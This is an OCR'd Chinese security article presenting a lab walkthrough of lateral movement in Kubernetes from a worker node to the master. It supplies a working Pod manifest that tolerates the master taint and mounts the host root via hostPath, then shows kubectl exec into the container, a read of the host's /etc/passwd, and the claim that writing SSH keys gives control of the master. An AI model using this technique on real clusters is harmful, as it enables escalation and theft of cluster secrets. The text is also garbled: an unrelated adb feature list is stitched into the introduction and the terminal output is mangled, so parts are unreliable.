
Kubernetes (KOs) 横向移动办法

一只小鸭子

No.1 Kubernetes 简介

Kubernetes 是一个可移植的、可扩展的开源平台,用于管理容器化的工作负载和服务,可促进 明式配置和自动化。Kubernetes 拥有一个庞大且快速增长的生态系统。Kubernetes 的服务、主 持和工具广泛可用。No.2 adb 主要功能

- 1. 运行设备的 shell (命令行)
- 2. 管理模拟器或设备的端口映射
- 3. 计算机和设备之前上传 / 下载文件
- 4. 讲本地 apk 软件安装至模拟器或 Android 设备



传统部署时代:

早期,各个组织机构在物理服务器上运行应用程序。无法为物理服务器中的应用程序定义资源边界, 这会导致资源分配问题。例如,如果在物理服务器上运行多个应用程序,则可能会出现一个应用 程序占用大部分资源的情况,结果可能导致其他应用程序的性能下降。一种解决方案是在不同的 物理服务器上运行每个应用程序,但是由于资源利用不足而无法扩展,并且维护许多物理服务器 的成本很高。

作为解决方案,引入了虚拟化。虚拟化技术允许你在单个物理服务器的 CPU 上运行多个虚拟机 (VM)。虚拟化允许应用程序在 VM 之间隔离,并提供一定程度的安全,因为一个应用程序的信

虚拟化技术能够更好地利用物理服务器上的资源,并且因为可轻松地添加或更新应用程序而可以 实现更好的可伸缩性, 降低硬件成本等等。

每个VM 是一台完整的计算机,在虚拟化硬件之上运行所有组件,包括其自己的操作系统。

10

容器类似于 VM, 但是它们具有被放宽的隔离属性, 可以在应用程序之间共享操作系统(OS)。因 此、容器被认为是轻量级的。容器与 VM 类似,具有自己的文件系统、CPU、内存、进程空间等。 由于它们与基础架构分离, 因此可以跨云和 OS 发行版本进行移植。

以上摘自 Kubernetes 官方文档:

https://kubernetes.io/zh/docs/concepts/overview/what-is-kubernetes/

No.2 Kubernetes 关键概念介绍

Kubernetes 有如下几个与本文相关的概念:

- 1、节点 (Node)
- 2. Pod
- 3、容忍度 (Toleration) 与污点 (Taint)

节点 (Node)

Kubernetes 通过将容器放入在节点 (Node) 上运行的 Pod 中来执行你的工作负载。节点可以是 一个虚拟机或者物理机器,取决于所在的集群配置。最容易理解的例子:

Kubernetes 通过将容器放入在节点(Node)上运行的 Pod 中来执行你的工作负载。节点可以是 一个虚拟机或者物理机器,取决于所在的集群配置。最容易理解的例子:

oot@k8s-master:~# kubectl IAME STATUS ROL IBS-master Ready con IBS-node1 NotReady <no <no="" ibs-node2="" notready="" oot@k8s-master:~#<="" th=""><th>s rol-plane,master e></th><th>AGE 6d 5d23h 5d18h</th><th>VERSION V1.21.2 V1.21.2 V1.21.2</th></no>	s rol-plane,master e>	AGE 6d 5d23h 5d18h	VERSION V1.21.2 V1.21.2 V1.21.2
---	-----------------------------	-----------------------------	--

该集群有三个节点,我可以在这三个节点上创建很多个 Pod, 而 Pod 中可以包含多个容器。在 海黄草有三个节点,表可以在这一一 有的节点中,至少要有一个master 节点,Master 节点是第一个加入集群的机器,它具有整个 群的最高权限、本文的目的就是研究如何通过其他节点、横向移动到 Master 节点,因为 Sech 截感信息(令牌、账户密码、公私钥等等)都存储在 Kubernetes 的 etcd 数据库上。

Pod

Pod 是可以在 Kubernetes 中创建和管理的、最小的可部署的计算单元。 Pod (就像在鲱鱼荚或者豌豆荚中) 是一组 (一个或多个) 容器;这些容器共享存储、网络、D 及怎样运行这些容器的声明。Pod 中的内容总是并置(colocated)的并且一同调度,在共享的 下文中运行。Pod 所建模的是特定于应用的"逻辑主机",其中包含一个或多个应用容器, 容器是相对紧密的耦合在一起的。在非云环境中,在相同的物理机或虚拟机上运行的应用类似于 在同一逻辑主机上运行的云应用。

Pod 的共享上下文包括一组 Linux 名字空间、控制组(cgroup)和可能一些其他的隔离方面,即 用来隔离 Docker 容器的技术。在 Pod 的上下文中,每个独立的应用可能会进一步实施隔离。 Docker 概念的术语而言,Pod 类似于共享名字空间和文件系统卷的一组 Docker 容器,也就是能 Pod 是 Docker 容器的超集。

容忍度 (Toleration) 与污点 (Taint)

Kubernetes 可以约束一个 Pod 只能在特定的节点上运行。

节点亲和性 是 Pod 的一种属性,它使 Pod 被吸引到一类特定的节点 (这可能出于一种偏好, 也可能是硬性要求)。污点(Taint)则相反——它使节点能够排斥一类特定的 Pod。容忍度 (Toleration) 是应用于 Pod 上的,允许(但并不要求) Pod 调度到带有与之匹配的污点的节点 上。我们可以控制 Pod 创建时候的污点来向集群内的节点进行喷射创建。

No.3 环境介绍

当前实验环境有三个节点,其中一个为 Master 节点,其余的都是普通节点。

```
oot@k8s-node1:-# kubectl get node
                                                                                                                                                                                                                                                                                v1.21.2
                                                                                                           ROLES
                                                             STATUS
                                                                                                                                                                                                                                    6d
6d
                                                                                                           control-plane, master
                                                                                                                                                                                                                                                                                v1.21.2
                                                             Ready
      8s-master
                                                                                                           <none>
                                                             Ready
                                                                                                                                                                                                                                      5d18h
    :8s-node1
     85-node2 Ready <non-
not@k8s-node1:-# ifconfig
   8s-node2
       octek8s Nodel: 0 (Control of the policy of 
                                ether 02:42:34.43.06.38 Exqueueten 0 (2007)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 33 bytes 5682 (5.6 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
### 1533: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.117.24 netmask 255.255.255.0 broadcast 192.168.117.255
inet 6 fd15:4ba5:5a2b:1008:141b:d992:57b9:5d10 prefixlen 64 scopeid 0x0<global>inet6 fe80::1074:2b1f:7163:9eab prefixlen 64 scopeid 0x20<link>inet6 fd15:4ba5:5a2b:1008:8ca:4a27:40ae:a7a0 prefixlen 64 scopeid 0x0<global>ether 00:0c:29:54:8a:68 txqueuelen 1000 (以太网)
RX packets 972795 bytes 835856573 (835.8 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 377313 bytes 34220495 (34.2 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
                               TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
 o: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
                              inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
                             loop txqueuelen 1000 (本地环回)
                            RX packets 160066 bytes 13421648 (13.4 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 160066 bytes 13421648 (13.4 MB)
                             TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

WWW.DO

当前机器是 node1, 普通节点, 节点全部为健康状态, 接下来要利用创建 Pod 的功能, 横向到 k8s-master。

No.4 利用创建 Pod 横向移动

1、确认 Master 节点的容忍度

\$ kubectl describe node < Node Name >

```
And consider the forest the consider the consider the constant of the constant
```

```
control-master.yaml 内容:
         apiVersion: v1
         kind: Pod
         metadata:
        name: control-master-3
        spec:
        tolerations:
        - key: node-role.kubernetes.io/master
       operator: Exists
       effect: NoSchedule
      containers:
      - name: control-master-3
     image: ubuntu:18.04
     command: ["/bin/sleep", "3650d"]
    volumeMounts:
    - name: master
   mountPath: /master
   volumes:
   - name: master
  hostPath:
  path:/
 type: Directory
rootek8s-node2:-/k8s# kubectt
NAME READY ST
                                   tl get
STATUS
                                                                                10.244.36.110
10.244.169.145
10.244.36.111
10.244.235.199
                                                                                                    k8s-node1
k8s-node2
control-master-2 1/1 Running
control-master-3 8/1 ImagePullBackOff
root8k8s-node2:-/k8s# kubectl get pod -o wide
IAME READY STATUS RESTARTS
                                                                                                    kBs-node1
                       1/1
1/1
1/1
                                                                                                        NOMINATED NODE
control-master
control-master-1
                                                                     10.244.36,116
10.244.169.145
10.244.36.111
10.244.235.199
                                                            5m42s
3m17s
```

kHs-node1 kHs-master

ontrol-master-2

control-master-3 ot@kBs-node2

在多次创建 Pod 后,会发现 Pod 会在 Master 节点上出现,再利用 kubect I 进入容器,执行逃逸。

```
on [PUR] [COMMOND] is DEPRECATED and will be removed in a future version. Use Aubectl exec [POD] -- [COMMOND] instead
                                                                                                                          SMANTLLO
       Control Store In Assessment
       master 3:/# cat /haster/etc/histnane
      of master-31/8 cut /haster/etc/passed
       Watchmed / Bita/back
      1 dament peur /ablass/sar /ablas/nollaigla
     New Ablicatory Published Septim
    asshinger/bla/bla/eyes
     encommon hear frames chose potential tests
   an man from / cache/man: / our / shte/metingth
    to the report/but /cer/sbln/mologin
 . e.m. nott:/war/mail:/www/mbin/mologin
a 4-toms:/var/speel/news:/usr/sbin/nologin
12 15 very /ver/speel/very /ver/sitts/sologie
 . 15 15 proxy: /bto: /esr/sbin/mologin
 dars: $3:33:see-date:/ver/seec/list/sblin/nologia
  M: N: Nicker: /ver/backups: /esr/sbin/nologia
13 M Worlding List Manager: Nor/list:/esr/sbin/nelogin
s in its tredition from tred: furr fabla molegia
 -st-st-mats Dug-Reporting System (admin):/war/lib/gnats:/usr/sbin/nelogin
* ressatessatementy:/monexistent:/usr/shin/nologin
  d resolve:x:101:161:systemd Resolver,..:/run/systemd:/usr/sbtn/nologin
A remetation. 182:160:systemd Time Synchronization...:/run/systemd:/usr/sbin/nologin
   cattle 106: /nunexistent:/esr/sbin/helogin
menting Int. (home/systom/usr/shtn/hologin
  sc-sssa::/monexistent:/usr/sbin/nologin
```

至此, 逃逸完成, 能够通过写公私钥的方式控制 Master 宿主机。